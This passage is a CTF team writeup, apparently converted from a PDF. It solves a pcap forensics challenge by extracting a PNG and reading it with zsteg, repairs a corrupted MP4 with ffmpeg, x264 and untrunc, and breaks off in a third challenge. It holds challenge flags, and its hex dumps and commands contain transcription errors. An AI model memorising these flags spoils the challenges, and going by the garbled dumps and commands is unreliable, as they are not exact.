

UMCS CTF Preliminary Round


TEAM FRESH_HASHER WRITEUP

Table of Contents


FORENSIC	3
Title: Hidden in Plain Graphic	3
Stegnography	6
Title: Broken.....	6
Title: Hotline Miami.....	12
WEB.....	14
Title: Straightforward.....	14
Title: Healthcheck	18
CRYPTOGRAPHY.....	19
Title: Gist of Samuel	19
PWN.....	24
Title: Babysc	24
Title: Liveleak	27
REVERSE ENGINEERING.....	31
Title: http-server	31

FORENSIC


Title: Hidden in Plain Graphic



From the Protocol Hierarchy it clearly shows that the TCP has the majority of the traffic. So the file could be transported via TCP.



When check for any object that can possibly be extracted from the HTTP traffic and turns out it shows nothing.



Therefore, I apply the filter to only shows TCP protocols.

Most of the TCP are actually quite similar so reorder the packets based on length in descending order. It will show there is a packet numbered 562 with the length of 28539 which is uncommonly large compared to other packets. From the payload it shows that there is a PNG header which mean there is a image hiding in it and it could be the flag. Hence extract the Hex value and put it in Cyberchef to render the image.

Recipe

Input

```
|89504e47d0da1a0a0000000d4948445200000020000000200080600000f478d4fa00006f1a4944154789ced9d77985e45f5c73fb5e4  
942120d4d07be848ef5d010529fee8521505111150b7610912a1f4a6203411010e9208280d23b84144a42280402a165bef8fb32bc2b  
b29bddf7bddf99bb9e57c9ee73c8026e79e99f7de9b7e7ce9cd2000d3d00240b4303d0022dd0d0400b2d40039d2dd2d04203ad84d  
89f13f0f0d2d2dd8ff940ab2af636d7f9f165a1ae8fb404feffdf5bd3edfaff53d4e08bf35fbff32dc2fcf73ff6fb75ebf056868  
f8e8ff79d368686fffe241f99dad23ad445afdf2d3a5ef37150bde82396073605d605d0e07560046024b03ab00dc04c6001f036f00  
f601af004f038f05cebffe738b1d90a3814d80158b1f57f7b1db08fb08678248d594ec5e98dada59b001b63f7e60ad89ada1b5b577b62  
ebea14602ab6ae8bada7f193a25bed54829e0cae005c08b9837914566017f058e01968a380ea7ba8c00fe46d7f7e68ad7fd6714  
2b30c702c76cfcd22fbaba02703eb0b0d023e2389c92b22a7026f026d96fcece643e7003b0177ed3d3a61180d8ca7fbf7e43860a51486  
3aa5a727f049eca5bf8070bebea1bc04f8155e20cb2913eb02bf23ec0ddad9c27b1cf690388e8201c033d47e8f3e005f48f6fae53527a0  
007a0d941ad459a805bb06305c7592c4b015761374dc9bb4bdc801d39384e56be4bfdf7e1b712d8eb948ffdd88ff2eefc811b8128bd5  
729c456800be044c23ed4ddaa5efe889d93394e3df406dea7febf6f6aab0e7ca98765803f917e1d5d58de07bec04261e74eb51909dc4af  
a1b1c3337917d833d8e89d32b333d9efbf1da35bed94819d81b748bf7e762677e21f5795672bf2d793b6491316de0241824e2d9c4cf67b  
raw 56998 ↻ 1 ↺ Raw Bytes ↲ LF (detected)
```

Output

The image is successfully rendered from the Hex value. Save the image for further investigation.


The screenshot shows a web-based interface for analyzing network traffic. At the top, there's a URL bar with the address `aperisolve.com/12dc4632c2fb6cd620988d3349e9639d`. Below the URL is a section titled "Zsteg" which displays a list of files extracted from the pcap file. The list includes:

```
b1,r,lsb,xy ... text: "b^~SyY[ww"
b1,rgb,lsb,xy .. text: "24:umcs{h1dd3n_1n.png_st3g}"
b1,abgr,lsb,xy .. text: "A3tgA#tga"
b1,abgr,msb,xy .. file: Linux/i386 core file
b2,r,lsb,xy .. file: Linux/i386 core file
b2,r,msb,xy .. file: Linux/i386 core file
b2,g,lsb,xy .. file: Linux/i386 core file
b2,g,msb,xy .. file: Linux/i386 core file
b2,b,lsb,xy .. file: Linux/i386 core file
b2,b,msb,xy .. file: Linux/i386 core file
b2,abgr,lsb,xy .. file: 0420 Alliant virtual executable not stripped
b3,bgr,msb,xy .. file: StarOffice Gallery theme \001\002, 16711680 objects, 1st
b3,abgr,lsb,xy .. file: StarOffice Gallery theme \020, 8388680 objects, 1st A
b4,r,lsb,xy .. file: Novell LANalyzer capture file
b4,b,lsb,xy .. file: 0420 Alliant virtual executable not stripped
b4,rgba,msb,xy .. file: Applesoft BASIC program data, first line number 8
```

Since it is image and the given file name fore this challenge is ‘plain_zight.pcap’. The first come to mind is to use Zsteg to get the flag. Therefore, I uploaded the image to Aperisolve and at the Zsteg section it reveal the flag.

Stegnography


Title: Broken



This challenge has given a .mp4 file named broken.mp4. When trying to open the file it is corrupted. The next step is to check the Hex of the file with HexEd.it, as shown in the diagram above the header was wrong.

00000000	00 00 00 18 66 74 79 70 69 73 6F 6D 00 00 02 00ftypisom....
00000010	69 73 6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31	isomiso2avc1mp41
00000020	00 00 00 08 66 72 65 65 00 00 38 BD 6D 64 61 74free..8\mdat
00000030	00 00 02 AE 06 05 FF FF AA DC 45 E9 BD E6 D9 48	...«... ¬Ee\μJH
00000040	B7 96 2C D8 20 D9 23 EE EF 78 32 36 34 20 2D 20	\u,+\J#\εnx264 -
00000050	63 6F 72 65 20 31 36 34 20 72 33 31 30 38 20 33	core 164 r3108 3
00000060	31 65 31 39 66 39 20 2D 20 48 2E 32 36 34 2F 4D	le19f9 - H.264/M
00000070	50 45 47 2D 34 20 41 56 43 20 63 6F 64 65 63 20	PEG-4 AVC codec
00000080	2D 20 43 6F 70 79 6C 65 66 74 20 32 30 30 33 2D	- Copyleft 2003-
00000090	32 30 32 33 20 2D 20 68 74 74 70 3A 2F 2F 77 77	2023 - http://ww
000000A0	77 2E 76 69 64 65 6F 6C 61 6E 2E 6F 72 67 2F 78	w.videolan.org/x
000000B0	32 36 34 2E 68 74 6D 6C 20 2D 20 6F 70 74 69 6F	264.html - optio

Remove the incorrect header and save the fixed file. However, it still cannot be play.



Some some Googling, I came across a [video](#) that shows how to recover the broken mp4 file with untrunc. Untrunc is a tools that can help to restore damaged mp4 files with a similar workable mp4 and it can be downloaded from <https://github.com/anthwlock/untrunc>. Unfortunately, we do not have any mp4 file with the similar setting from the broken.mp4.

```
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$ strings fix.mp4
ftypisom
isomiso2avc1mp41
free
mdat
x264 - core 164 r3108 31e19f9 - H.264/MPEG-4 AVC codec - Copyleft 2003-2023 - http://www.videolan.org/x264.html - option
s: cabac=1 ref=3 deblock=1:0:0 analyse=0x3:0x113 me=hex subme=7 psy=1 psy_rd=1.00:0.00 mixed_ref=1 me_range=16 chroma_me
=1 trellis=1 8x8dct=1 cqm=0 deadzone=21,11 fast_pskip=1 chroma_qp_offset=-2 threads=6 lookahead_threads=1 sliced_threads
=0 nr=0 decimate=1 interlaced=0 bluray_compat=0 constrained_intra=0 bframes=3 b_pyramid=2 b_adapt=1 b_bias=0 direct=1 we
ightb=1 open_gop=0 weightp=2 keyint=250 keyint_min=24 scenecut=40 intra_refresh=0 rc_lookahead=40 rc=crf mbtree=1 crf=23
.0 qcomp=0.60 qpmin=0 qpmax=69 qpstep=4 ip_ratio=1.40 aq=1:1.00
```

When strings the mp4 file the output will show the encoder detail. With the encoder detail we can craft a similar video format as reference video to help us to recover the broken.mp4.

```

zhangda005@TOP-34F59D9:/mnt/c/Users/ZD/Downloads$ ffmpeg -f lavfi -i testsrc=size=1920x1080:rate=30 -t 5 -pix_fmt yuv420p dummy.yuv
[lavfi @ 0x55c96a0000] Using libavutil 56. 70. 100 / 56. 70. 100
[lavfi @ 0x55c96a0000] Using libavcodec 58.134.100 / 58.134.100
[lavfi @ 0x55c96a0000] Using libavformat 58. 76. 100 / 58. 76. 100
[lavfi @ 0x55c96a0000] Using libavdevice 58. 13. 100 / 58. 13. 100
[lavfi @ 0x55c96a0000] Using libavfilter 7.110.100 / 7.110.100
[lavfi @ 0x55c96a0000] Using libavresample 5. 9.100 / 5. 9.100
[lavfi @ 0x55c96a0000] Using libavutil 55. 9.100 / 55. 9.100
Input #0: lavfi, from 'tests src=size=1920x1080:rate=30':
Duration: N/A, start: 0.000000, bitrate: N/A
  Stream #0:0: Video: rawvideo (RGB[24] / 0x18124752), rgb24, 1920x1080 [SAR 1:1 DAR 16:9], 30 tbr, 30 tbn, 30 tbc
File 'dummy.yuv' already exists. Overwrite? [y/N] y
Stream mapping:
  Stream #0:0 -> #0:0 C rawvideo (native) -> rawvideo (native)
Press [q] to stop, [?] for help
Output #0:0: rawvideo, to 'dummy.yuv':
Metadata:
  encoder : Lavf58.76.100
Stream #0:0: Video: rawvideo (I420 / 0x38323440), yuv420p(tv, progressive), 1920x1080 [SAR 1:1 DAR 16:9], q=2-31, 746496 kb/s, 30 fps, 30 tbn
  Metadata:
    encoder : Lavc58.134.100 rawvideo
frame= 150 fps= 33 q=-0.0 Lsize= 455625kB time=00:00:05.00 bitrate=746496.0kbits/s speed=1.09x
video:455625kB audio:0kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 0.000000%

```

Use the ffmpeg to generate a raw YUV video (1920x1080, 30fps) for 5 seconds with the command:

```
'ffmpeg -f lavfi -i testsrc=size=1920x1080:rate=30 -t 5 -pix_fmt yuv420p dummy.yuv'
```

```

C:\Users\ZD\Downloads>x264-r3108-31e19f9.exe dummy.yuv --input-res 1920x1080 --fps 30 --output dummy_reference.mp4 --cabac --ref 3 --deblock 1:0
--analyse 0x3:0x113 --me hex --subme 7 --psy-rd 1.00:0.00 --mixed-refs --trellis 1 --8x8dct --cqm flat --deadzone-inter 21 --deadzone-intra 1
--fast-pskip --chroma-qp-offset -2 --threads 6 --nr 0 --no-interlaced --bluray-compat --constrained-intra --bframes 3 --b-pyramid normal --b-adapt 1
--b-bias 0 --direct auto --weightb --open-gop none --weightp 2 --keyint 250 --min-keyint 24 --scenecut 40 --rc-lookahead 40 --crf 23.0 --qcomp 0.60
--qpmin 0 --qpmax 69 --qpstep 4 --ipratio 1.40 --aq-mode 1 --aq-strength 1.00
yuv [info]: 1920x1080p 0:0 @ 30/1 fps (cfr)
x264 [warning]: NAL HRD parameters require VBV parameters
x264 [info]: using cpu capabilities: MMX2 SSE2Fast SSSE3 SSE4.2 AVX FMA3 BMI2 AVX2
x264 [info]: profile High, level 4.0, 4:2:0, 8-bit
x264 [info]: frame I:1 Avg QP:13.39 size: 12432
x264 [info]: frame P:38 Avg QP:17.83 size: 1560
x264 [info]: frame B:111 Avg QP:16.61 size: 615
x264 [info]: consecutive B-frames: 1.3% 0.0% 0.0% 98.7%
x264 [info]: mb I I16..4: 74.2% 23.1% 2.7%
x264 [info]: mb P I16..4: 0.0% 0.0% 0.0% P16..4: 6.8% 0.0% 0.0% 0.0% 0.0% skip:93.2%
x264 [info]: mb B I16..4: 0.0% 0.0% 0.0% B16..8: 3.7% 0.0% 0.0% direct: 1.2% skip:95.1% L0:50.9% L1:47.9% BI: 1.1%
x264 [info]: 8x8 transform intra:23.0% inter:89.0%
x264 [info]: direct mvs spatial:96.4% temporal:3.6%
x264 [info]: coded y,uvDc,uvAc intra: 2.5% 9.5% 4.8% inter: 0.1% 2.5% 0.2%
x264 [info]: i16 v,h,dc,p: 94% 3% 2% 1%
x264 [info]: i16 v,h,dc,ddr,vr,hd,vl,hu: 64% 4% 33% 0% 0% 0% 0% 0% 0%
x264 [info]: i4 v,h,dc,ddr,vr,hd,vl,hu: 35% 24% 30% 3% 2% 3% 0% 3% 0%
x264 [info]: i8c dc,h,v,p: 78% 15% 2%
x264 [info]: Weighted P-Frames: Y:0.0% UV:0.0%
x264 [info]: ref P L0: 76.2% 23.8%
x264 [info]: ref B L0: 95.2% 4.8%
x264 [info]: ref B L1: 93.6% 6.4%
x264 [info]: kb/s:223.93

encoded 150 frames, 74.04 fps, 225.08 kb/s

```

Next encode the video by using the same software that shows in the strings output just now which is ‘x264-r3108-31e19f9’, It can be downloaded from the links shows in the strings output just now as well ‘<https://www.videolan.org/developers/x264.html>’.

After downloaded the encoder, encode the video with the known parameters with the command:

```
'x264-r3108-31e19f9.exe dummy.yuv --input-res 1920x1080 --fps 30 --output dummy_reference.mp4 --cabac --ref 3 --deblock 1:0:0 --analyse 0x3:0x113 --me hex --subme 7
--psy-rd 1.00:0.00 --mixed-refs --trellis 1 --8x8dct --cqm flat --deadzone-inter 21 --deadzone-intra 11 --fast-pskip --chroma-qp-offset -2 --threads 6 --nr 0 --no-interlaced --bluray-compat --constrained-intra --bframes 3 --b-pyramid normal --b-adapt 1 --b-bias 0 --direct auto --weightb --open-gop none --weightp 2 --keyint 250 --min-keyint 24 --scenecut 40 --rc-lookahead 40 --crf 23.0 --qcomp 0.60 --qpmin 0 --qpmax 69 --qpstep 4 --ipratio 1.40 --aq-mode 1 --aq-strength 1.00'
```

```

reference file C:\Users\ZD\Downloads\dummy_reference.mp4 truncated file C:\Users\ZD\Downloads\fix.mp4

Info: parsing healthy moov atom ...
Composition time offset atom found. Out of order samples possible.

Info: reading mdat from truncated file ...
Warning: Skipping mvhd atom: 108
Warning: Skipping trak atom: 1000
Warning: Skipping trak atom: 1057
Warning: Skipping udta atom: 97
Info: Found 3 packets ( avcl: 3 avc1-keyframes: 1 )
Info: Duration of avcl: 100ms (100 ms)
Warning: Unknown sequences: 2
Warning: Bytes NOT matched: 13KiB (79.32%)
Info: saving C:\Users\ZD\Downloads\fix.mp4_fixed-s1-k-sv.mp4

done!

```

Once completed, I immediately repair the broken mp4 turns out byte not match was very high where almost 80% of the file are still corrupted.

```

soun
SoundHandler
Dminf
smhd
$dinf
dref
url

```

I go and check back the file again, found out that there is a SoundHandler which mean the video have audio as well. Maybe include a dummy audio can help to increase the recovery success rate.

```

chenda@DESKTOP-34F5900:/mnt/c/Users/ZD/Downloads$ ffmpeg -f lavfi -i anullsrc=channel_layout=stereo:sample_rate=44100 -t 10 silent.m4a
ffmpeg version N-4.2.0-0ubuntu0.22.04.1 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11 (Ubuntu 11.2.0-19ubuntu1)
configuration: --prefix=/usr --extra-version=ubuntu0.22.04.1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --
arch=amd64 --enable-gpl --disable-stripping --enable-gnutls --enable-ladspa --enable-libaom --enable-libbluray --enable-libbs2b --enable-libcaca
--enable-libcdio --enable-libdav1d --enable-libde265 --enable-libfdk-aac --enable-libflite --enable-libfontconfig --enable-libfribidi --enable-libgme --enable
libgs --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbitmq
--enable-librsvg --enable-librsvg2 --enable-libshn --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libsvtav1 --enable-libssh --enable-libtheora --enable-lib
btwolame --enable-libvidstab --enable-libvorbis --enable-libwpx --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzimg --enable-li
bzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencore_amrwb --enable-opencore_amrnb --enable-opencore_amrmp3 --enable-opencore_aac
--enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-libx265 --enable-pocketsphinx --enable-librsvg --enable-lib
libavutil 56. 78.100 / 56. 78.100
libavcodec 58.134.100 / 58.134.100
libavformat 58. 76.100 / 58. 76.100
libavdevice 58. 13.100 / 58. 13.100
libavfilter 7.118.100 / 7.118.100
libswscale 5. 9.100 / 5. 9.100
libswresample 3. 9.100 / 3. 9.100
libpostproc 55. 9.100 / 55. 9.100
Input #0, lavfi, from 'anullsrc=channel_layout=stereo:sample_rate=44100':
Duration: N/A, start: 0.000000, bitrate: 705 kb/s
  Stream #0:0: Audio: pcm_u8 (pcm_u8 (native) -> aac (native))
File 'silent.m4a' already exists. Overwrite? [y/N] y
Stream mapping:
  Stream #0:0 -> #0:0 (pcm_u8 (native) -> aac (native))
Press [q] to stop, [?] for help
Output #0, ipod, to 'silent.m4a':
  Metadata:
    encoder : Lavf58.134.100
  Stream #0:0: Audio: aac (LC) (mp4a / 0x6134706D), 44100 Hz, stereo, fltp, 128 kb/s
  Metadata:
    encoder : Lavc58.134.100 aac
size=   5KB time=00:00:00.98 bitrate= 4.1kbits/s speed=30.8x
video:0kB audio:3kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 96.461189%
[aac @ 0x55cc33672d00] Qavg: 65536.000

```

Therefore, I use ffmpeg to create a 10 second silent audio with the command:

'ffmpeg -f lavfi -i anullsrc=channel_layout=stereo:sample_rate=44100 -t 10 silent.m4a'


```

zhenda@DESKTOP-34F59D9:~$ mnt/c/Users/ZD/Downloads$ ffmpeg -i dummy_reference.mp4 -i silent.m4a -c copy -map 0:v:0 -map 1:a:0 dummy_reference_with_audio.mp4
ffmpeg version 4.4.2-0ubuntu0.22.04.1 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11 (Ubuntu 11.2.0-19ubuntu1)
  configuration: --prefix=/usr --extra-version=0ubuntu0.22.04.1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu
--arch=amd64 --enable-gpl --disable-stripping --enable-gnutls --enable-ladspa --enable-libaom --enable-libbluray --enable-libbs2b --enable-libcaca
--enable-libcdio --enable-libcwebp --enable-libdav1d --enable-libfdk-aac --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libgme --enable-libigc
--enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbitmq
--enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libstt --enable-libssh --enable-libtheora --enable-libtwink
--enable-libwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzimg
--enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencrl --enable-opengl --enable-sdl2 --enable-pocketsphinx --enable-librsvg --enable-lib
bzmq --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-shared
libavutil      56. 70.100 / 56. 70.100
libavcodec     58.134.100 / 58.134.100
libavformat    58. 76.100 / 58. 76.100
libavdevice    58. 13.100 / 58. 13.100
libavfilter     7.110.100 /  7.110.100
libswscale      5.  9.100 /  5.  9.100
libswresample   3.  9.100 /  3.  9.100
libpostproc    55.  9.100 / 55.  9.100
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from 'dummy_reference.mp4':
  Metadata:
    major_brand     : mp42
    minor_version  : 0
    compatible_brands: mp42mp41isom
  creation_time   : 2025-04-12T08:10:54.000000Z
  Stream #0:0(und): Video: h264 (High) (avcl / 0x31637661), yuv420p(tv), 1920x1080, 229 kb/s
Stream #0:1(und): Audio: aac (LC) (mp4a / 0x6134706D), 44100 Hz, stereo, fltp, 2 kb/s (default)
  Metadata:
    creation_time   : 2025-04-12T08:10:54.000000Z
    handler_name    : L-SMASH Video Media Handler
    vendor_id       : [0][0][0][0]
    encoder         : AVC Coding
Input #1, mov,mp4,m4a,3gp,3g2,mj2, from 'silent.m4a':
  Metadata:
    major_brand     : M4A
    minor_version  : 512
    compatible_brands: M4A isomiso2
    encoder         : Lavf58.76.100
Duration: 00:00:05.00, start: 0.000000, bitrate: 4 kb/s
Stream #1:0(und): Audio: aac (LC) (mp4a / 0x6134706D), 44100 Hz, stereo, fltp, 2 kb/s (default)

```

Then mux the dummy video and audio together

`'ffmpeg -i dummy_reference.mp4 -i silent.m4a -c copy -map 0:v:0 -map 1:a:0 dummy_reference_with_audio'`



Now repair the broken mp4 file with the new reference file created just now. And this time the rate for NOT matched is less than 1% which means the video have been recovered almost completely.



umcs{h1cc3n_1n_fr4m3}

Play the repaired video file and the flag revealed.

Title: Hotline Miami

The screenshot shows a GitHub repository interface. On the left, there's a sidebar titled 'Files' showing a tree view of files: 'main' (selected), 'pwn-babysc', 'stego-Hotline_Miami' (expanded), 'README.md', 'iamthekidyouknowwhatimean.w...', 'readme.txt', 'rooster.jpg', 'stego-broken', 'web-healthcheck', and 'README.md'. The main area displays a table of files from the 'stego-challenges' branch:

Name	Last commit message	Last commit date
...		
README.md	stego challenges	yesterday
iamthekidyouknowwhatimean.wav	stego challenges	yesterday
readme.txt	stego challenges	yesterday
rooster.jpg	stego challenges	yesterday

Below the table is a file viewer for 'README.md' which contains the following content:

```
Hotline Miami

Category Steganography
Difficulty Easy
```

Description

"You've intercepted a mysterious floppy disk labeled 50 BLESSINGS, left behind by a shadowy figure in a rooster mask. The disk contains a cryptic image and a garbled audio file. Rumor has it the message reveals the location of a hidden safehouse tied to the 1989 Miami incident. Decrypt the clues before the Russians trace your signal."

Activate Windows

This challenge is actually simple, with the given Github link it consists of 3 important files includes an audio file, a image file and a txt file.

The screenshot shows the 'readme.txt' file content from the GitHub repository. It contains the following text:

```
Code Blame 3 lines (2 loc) · 59 Bytes
```

